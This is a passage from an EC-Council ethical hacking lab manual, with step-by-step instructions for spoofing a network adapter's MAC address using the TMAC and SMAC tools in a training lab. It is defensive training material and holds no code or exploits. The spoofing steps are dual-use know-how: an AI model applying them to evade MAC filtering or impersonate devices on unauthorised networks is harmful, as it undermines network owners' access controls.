


Figure 1.5.3: TMAC main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the TMAC main window, choose the network adapter of the target machine, whose MAC address is to be spoofed (here, **Ethernet0**).

Note: The network adapter might differ in your lab environment.

8. Under the **Information** tab, note the **Original MAC Address** of the network adapter, as shown in the screenshot.




Figure 1.5.4: TMAC main window: Original MAC Address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.2

Perform MAC Spoofing Using TMAC

9. Click the **Random MAC Address** button under the **Change MAC Address** option to generate a random MAC address for the network adapter.




Figure 1.5.5: TMAC main window: Original MAC Address

10. A **Random MAC Address** is generated and appears under the **Change MAC Address** field. Click the **Change Now !** button to change the MAC address.

Note: The **MAC Address Changed Successfully** pop-up appears; click **Ok**.




Figure 1.5.6: TMAC main window: Change MAC Address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Observe that the newly generated random MAC address appears under the **Active MAC Address** section, as shown in the screenshot.




Figure 1.5.7: TMAC main window: Active MAC Address

12. To restore the original MAC address, you can click on the **Restore Original** button present at the bottom of the TMAC window.

Note: The **MAC Address Restored Successfully** pop-up appears; click **OK**.




Figure 1.5.8: TMAC main window: Restore MAC Address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.3

Install and Configure SMAC

13. Close the **TMAC** main window.
14. Now, we shall perform MAC spoofing using the SMAC tool.
15. Navigate to **E:\CEH-Tools\CEHv11 Module 08 Sniffing\MAC Spoofing Tools\SMAC** and double-click **smac27_setup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 1.5.9: SMAC installation wizard

16. Follow the wizard-driven installation steps to install SMAC.
17. After the completion of the installation, the **SMAC has been successfully installed** message appears. Ensure that the **Launch SMAC** checkbox is selected; click **Finish**.




Figure 1.5.10: SMAC installation wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. The **SMAC** main window appears, along with the **SMAC License Agreement**. Click **I Accept** to continue.




Figure 1.5.11: SMAC License Agreement window

19. The **SMAC Registration** window appears; click **Proceed** to continue with the unregistered version of SMAC.




Figure 1.5.12: SMAC Registration window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. The **SMAC** main window appears. Choose the network adapter of the target machine whose MAC address is to be spoofed.

Note: The network adapter might differ in your lab environment.




Figure 1.5.13: SMAC main window

21. Click the **Random** button to generate a random MAC address.




Figure 1.5.14: SMAC Random button to generate MAC addresses

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. A randomly generated MAC appears in the **New Spoofed MAC Address** field, as shown in the screenshot.




Figure 1.5.15: SMAC selecting a new spoofed MAC address

23. Click the forward arrow button (**>>**) under **Network Connection** to view the **Network Adapter** information.




Figure 1.5.16: SMAC Network Connection information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Clicking the back arrow (**<<**) button under **Network Adapter** will again display the **Network Connection** information. These buttons allow toggling between the network connection and network adapter.




Figure 1.5.17: SMAC Network Adapter information

25. Similarly, you can click the forward arrow button (**>>**) under **Hardware ID** to view **Configuration ID** information and click the back arrow button (**<<**) to toggle back to **Hardware ID** information.

